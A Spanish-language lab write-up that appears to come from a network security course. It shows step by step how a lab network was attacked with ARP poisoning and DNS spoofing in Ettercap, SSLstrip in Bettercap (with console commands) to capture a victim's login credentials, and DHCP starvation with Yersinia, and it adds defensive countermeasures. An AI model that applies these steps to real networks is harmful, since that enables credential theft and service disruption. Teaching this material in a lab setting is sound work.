
## 1. Realizamos el ARP Poisoning mediante la herramienta Ettercap

Este ataque se ha realizado con anterioridad. Tras escanear los Host, añadir al "Tarjet1" y al "Tarjet2" la ip de la víctima, 192.168.0.3, y del gateway, 192.168.0.1, respectivamente. Se inicia el ataque.




## 2. Activamos el DNS Spoofing mientras se continúa realizando el ARP Poisoning, también utilizando Ettercap.


### 2.1. Se hace click en los tres puntitos de la parte superior derecha.




## 2.2. Hacemos click en “Plugins”




## 2.3. Hacemos click en “Manage plugins”



## 2.4. Elegimos el plugin: "dns\_spoof" haciendo que aparezca un asterisco al lado de este



### 3. En el Ubuntu hacemos un ping a facebook.com y comprobaremos que la ip que se utilizará será la 192.168.0.2.



## ¿Cómo protegerse?

Hay varias maneras de protegerse ante este tipo de ataques.

- Utilización de cifrado

Utilizando un cifrado conseguimos dos cosas. Primero, proteger los datos frente a terceros, no autorizados. Segundo, garantiza la autenticidad de las partes de la comunicación y por tanto al realizar el DNS Spoofing simulando un host legítimo, se genera un error en el certificado en la página del usuario.

- Utilizar codificación de transporte

Utilizar protocolos como como HTTPS, referido a internet y TLS o SSL para los programas de correo electrónico.

- Utilizar una red pública

Una de las medidas más eficaces ante este tipo de ataques es utilizar un solucionador público de DNS, una aplicación. Esta solución es muy sencilla, tras instalarlo solo hay que cambiar el servidor DNS registrado en nuestro sistema nombrando redes como "Quad9", esta en concreto realiza un filtrado de dominios maliciosos.

# SSLstrip

Consiste en un ataque que por medio de un MitM permite engañar a la víctima haciéndole creer que se ha conectado por https a su servidor deseado, cuando en realidad el atacante ha convertido dicha conexión a una http. Con esto, el atacante puede obtener información sobre credenciales o cookies relacionadas con la página a la que la víctima ha querido conectarse.





Imagen extraída del blog [cybersophia.net](http://cybersophia.net) con fines académicos

## **ARP Poisoning en Ettercap + proxy SSLstrip en Bettercap**

### **Paso a Paso**

1. Para realizar este ataque, lo haremos sobre un arp poisoning (lo haremos con ettercap debido a que presentamos problemas con el arp spoof del Bettercap) , de manera que todo el tráfico desde la víctima pase por el atacante




## 2. Abrimos Bettercap

```
[root@kali] ~]# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.4) [type 'help' for a list of commands]
[ettercap name (l for wildcard)]
192.168.0.0/24 > 192.168.0.2 » [11:32:17] [sys.log] [inf] gateway monitor started ...
192.168.0.0/24 > 192.168.0.2 » [
```


3. Habilitamos el proxy sslstrip y encendemos el http proxy (lo hacemos desde el bettercap debido a un error de certificado que salta con las iptables en el ettercap)

```
192.168.0.0/24 > 192.168.0.2 » set http.proxy.sslstrip true
192.168.0.0/24 > 192.168.0.2 » http.proxy on
[11:38:21] [sys.log] [inf] http.proxy enabling forwarding.
192.168.0.0/24 > 192.168.0.2 » [11:38:21] [sys.log] [inf] http.proxy started on 192.168.0.2:8080 (sslstrip enabled)
192.168.0.0/24 > 192.168.0.2 » [
```


4. Solicitamos una página en el navegador desde la víctima, esta tiene que ser de la manera: [www.paginaweb.com](http://www.paginaweb.com) (sin dejar que el navegador autocomplete el enlace, si no esté fuerza la conexión https)
5. Si todo ha funcionado correctamente para el atacante, la conexión https no se establecerá y veremos una conexión http




6. Buscamos la interfaz de login de la web




## 7. Como la interfaz de login solo nos permite ver el correo, para probar el ataque se ha decidido mostrar con la interfaz de registro



## 8. Una vez enviado...



## 9. Buscamos el paquete http con el metodo en el request "POST"



10. Buscamos dentro del fichero y... encontramos que hemos logrado ver el email y contraseña que ha escrito nuestra víctima

## ¿Cómo evitarlo?

Una contramedida lógica sería que el usuario final entendiese que las conexiones siempre tienen que hacerse por https. Actualmente, los navegadores cuentan con varios avisos en caso de conexiones http. Por ejemplo, al ingresar la contraseña en el registro en marca.com, debajo del campo, aparece una advertencia al escribirla debido a que la conexión no es segura.

Otra contramedida sería habilitar la conexión https estricta desde el navegador, de manera que el navegador jamás dejaría que nos conectamos a una web si no es por https. La contraparte de esto es que aún existen webs que no cuentan con soporte para dicho tipo de conexión, por lo que nos estaríamos aislando de una parte del internet que, en algunos casos, podría ser importante. Por ejemplo, pudimos observar como ciertas páginas gubernamentales de países menos avanzados en esta área no cuentan con dicho soporte.


Por último, sería interesante instalar extensiones que nos permitan habilitar y deshabilitar de una manera más cómoda la conexión a https, aunque esto implicaría que el usuario final fuese consciente de la diferencia con http.

# DHCP-starvation (DOS)

Consiste en enviar peticiones dhcp para agotar todas las del servidor y asi hacer que el resto de equipos no sean capaces de conectarse a internet pues no tienen ip

## Paso a Paso

Primero hacemos el ataque con yersinia en kali



Comprobamos que el dhcp no funciona en el VPC

```
0. DORA IP 192.168.0.5/24 GW 192.168.0.1
0. PC1> dhcp
0. DORA IP 192.168.0.5/24 GW 192.168.0.1
arr PC1> dhcp
ceDDD
  Can't find dhcp server

